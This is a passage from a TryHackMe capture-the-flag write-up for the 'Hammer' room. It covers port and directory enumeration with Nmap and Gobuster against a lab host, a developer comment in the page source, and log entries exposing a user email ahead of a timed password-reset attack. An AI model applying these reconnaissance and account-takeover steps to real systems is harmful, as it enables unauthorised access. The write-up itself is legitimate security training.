
Hammer – TryHackMe

Our goal is to obtain two flags – one after logging in, and the second located at **/home/ubuntu/flag.txt**


Contents

1.Reconnaissance


We start by checking if the host is responding.




The host responds, but we can’t access the default webpage.



After scanning with Nmap, we see something running on port **1337**.




Accessing that port reveals a login page.




I used Gobuster to scan for directories:

```
┌──[root@parrot]─[/home/user]
└──╼ #gobuster dir -u http://10.10.53.210:1337/ -w /home/user/Desktop/21/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.53.210:1337/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/user/Desktop/21/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                (Status: 403) [Size: 279]
/.htpasswd           (Status: 403) [Size: 279]
/.htaccess           (Status: 403) [Size: 279]
/index.php           (Status: 200) [Size: 1326]
/javascript          (Status: 301) [Size: 324] [--> http://10.10.53.210:1337/javascript/]
/phpmyadmin          (Status: 301) [Size: 324] [--> http://10.10.53.210:1337/phpmyadmin/]
/server-status       (Status: 403) [Size: 279]
/vendor              (Status: 301) [Size: 320] [--> http://10.10.53.210:1337/vendor/]
Progress: 4746 / 4747 (99.98%)
===============================================================
Finished
===============================================================
```


We find a login panel for **phpMyAdmin**.



I tried default combinations like **admin:admin**, but no luck.



In the page source, there's an interesting comment – directories must start with **hmr**, which likely explains why Gobuster found nothing earlier.




```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Login</title>
    <link href="/hmr_css/bootstrap.min.css" rel="stylesheet">
    <!-- Dev Note: Directory naming convention must be hmr_DIRECTORY_NAME -->


</head>
<body>
<div class="container mt-5">
    <div class="row justify-content-center">
        <div class="col-md-4">
            <h3 class="text-center">Login</h3>
                        <div class="alert alert-danger">Invalid Email or Password!</div>
                    <form method="POST" action="">
                <div class="mb-3">
                    <label for="email" class="form-label">Email</label>
                    <input type="text" class="form-control" id="email" name="email" required>
                </div>
                <div class="mb-3">
                    <label for="password" class="form-label">Password</label>
                    <input type="password" class="form-control" id="password" name="password" required>
                </div>
                <button type="submit" class="btn btn-primary w-100">Login</button>
                <div class="mt-3 text-center">
                    <a href="reset_password.php">Forgot your password?</a>
                </div>
            </form>
        </div>
    </div>
</div>
</body>
</html>

```


2.Logs

I manually discovered a file called **hmr_logs.**

Inside, we find an email address for one of the users: **tester@hammer.thm.**


```
: Request exceeded the limit of 10 internal redirects due to probable configuration error. Use

AH01630: client denied by server configuration: /var/www/html/
AH01631: user tester@hammer.thm: authentication failure for "/restricted-area": Password Mismatch
AH01627: client denied by server configuration: /etc/shadow
: Symbolic link not allowed or link target not accessible: /var/www/html/protected
AH01627: client denied by server configuration: /home/hammerthm/test.php
AH01617: user tester@hammer.thm: authentication failure for "/admin-login": Invalid email address
: Request exceeded the limit of 10 internal redirects due to probable configuration error. Use

: Symbolic link not allowed or link target not accessible: /var/www/html/locked-down
```

Submitting this email in the password reset page tells us we have **160 seconds** to enter a code sent via email.

